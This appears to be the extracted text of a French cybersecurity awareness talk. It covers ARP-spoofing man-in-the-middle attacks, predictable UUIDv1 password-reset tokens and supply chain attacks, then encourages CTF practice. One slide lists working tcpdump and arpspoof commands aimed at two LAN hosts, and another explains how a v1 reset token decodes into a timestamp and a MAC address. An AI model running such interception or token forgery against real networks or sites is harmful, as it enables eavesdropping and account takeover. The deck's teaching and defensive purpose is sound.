


TOP4 OWASP 2025



Réseau - MITM

LAN Production
10.0.0.0/24



Réseau - MITM


Protocole ARP

Lorsqu'une machine souhaite envoyer des données à une adresse IP :

1. Diffuse une demande ARP pour trouver l'adresse MAC
2. La machine détenant l'IP répond avec son adresse MAC
3. Les deux machines stockent ces informations dans une table ARP ou un cache ARP.

Réseau - MITM

LAN Production
10.0.0.0/24




```
▶ apt install -y tcpdump
▶ apt install -y tcp dsniff
▶ tcpdump -i eth0 -w capture.pcap
▶ arpspoof -i eth0 -t 10.0.0.10 10.0.0.11
▶ arpspoof -i eth0 -t 10.0.0.11 10.0.0.10
```

Pwned



Réseau - MITM

- Chiffrer les connexions
- Utiliser des VLAN
- Mettre en place pare-feu et IDS/IPS



Cryptographie

Une faille **UUID**

- **U**niversally
- **U**nique
- **I**dentifier



TOP4 OWASP 2025

Cryptographie - UUID

Mettons qu'on ait un site web où on peut reset un mot de passe



 **Reset password**


Password reset link sent to
florian@hacking.com.

florian@hacking.com

Reset

Cryptographie - UUID

On reçoit donc un email de reset de mot de passe



➡ <http://monsite.fr/reset/?token=051ee4a0-98c6-11ec-ab1c-f79620029b7a>

⬇
051ee4a0-98c6-11ec-ab1c-f79620029b7a

Cryptographie - UUID

Décomposition

051ee4a0-98c6-11ec-ab1c-f79620029b7a

8 char - 32 bits de poids faible du timestamp en calendrier grégorien (depuis le 15/10/1582)

4 char - 16 bits du milieu du timestamp

4 char - 16 bits les plus significatifs du timestamp mais avec 1 char, les 4 bits de poids fort remplacés par la version

1 char - 2 bits pour le variant, toujours 8,9,a ou b

3 char - 14 bits pour le numéro de séquence de l'horloge

12 char - 48 bits adresse MAC de la machine ayant généré l'UUID



Cryptographie - UUID

Les variations

051ee4a0-98c6-11ec-ab1c-f79620029b7a



8 char - 32 bits de poids faible du timestamp en calendrier grégorien (depuis le 15/10/1582)

4 char - 16 bits du milieu du timestamp

4 char - 16 bits les plus significatifs du timestamp mais avec 1 char, les 4 bits de poids fort remplacés par la version

1 char - 2 bits pour le variant, toujours 8,9,a ou b

3 char - 14 bits pour le numéro de séquence de l'horloge


12 char - 48 bits adresse MAC de la machine ayant généré l'UUID



Modèle parfaitement
prédictible !



Cryptographie - UUID



Cryptographie - UUID

- Utiliser des modèles cryptographiques solides
- Contrôler la sécurité du modèle crypto
- Ne pas se fier à un pseudo aléatoire



Forensic

Supply chain attack



TOP3 OWASP 2025

Forensic – Supply Chain Attack

Développeur



Hacker



Github



Serveur production



Télécharge la librairie **banner 1.0**

Intègre la librairie **banner 1.0** à son code et déploie son application

Crée une nouvelle version corrompue **banner 1.1**


Met à jour sa librairie **banner 1.1**

Intègre la librairie **banner 1.1** à son code et déploie son application

Utilise la faille de **banner 1.1** pour s'infiltrer sur le serveur

Forensic – Supply Chain Attack

- Vérifier les dépendances
- Mettre en place un cycle de MAJ




Se former à la cybersécurité



Connaître de nouvelles techniques de piratage et pouvoir ainsi les contrer



Réviser les basiques (modèle OSI...)



Étendre son champ de compétences

Pratiquer le hacking


Les plateformes de CTF



Challenges



CTF



Parcours de formation



Pratiquer le hacking

Les événements de CTF



N'importe où dans le monde



Sur site le jour, la nuit



Lieux de rencontre fort



Pratiquer le hacking

Monter des labs maison 🏠

- Praticable quand on veut
- Montée en compétences infra



This is the end

La cybersécurité
est un enjeu
majeur

Lever la main au
moindre doute

Remettre en
question la
sécurité de son
implémentation



Remerciements

Stéphane Dubreuil
Denis Germain
Keren Bismuth
Élodie Le Saout
Sara Abella Naïm Aouaichia
Root-me
Boris Lickindorf
Thomas Schwender
Marc Frédéric Gomez
Softteam
Matthieu Billaux
Florian Picca
Youna Chosse Bentabed
HackTheBox
Claude Marcel Biyiha Mang
François Biron
Stéphane Trebel
Florian Brunel
Clément Domingo
Yohann Bauzil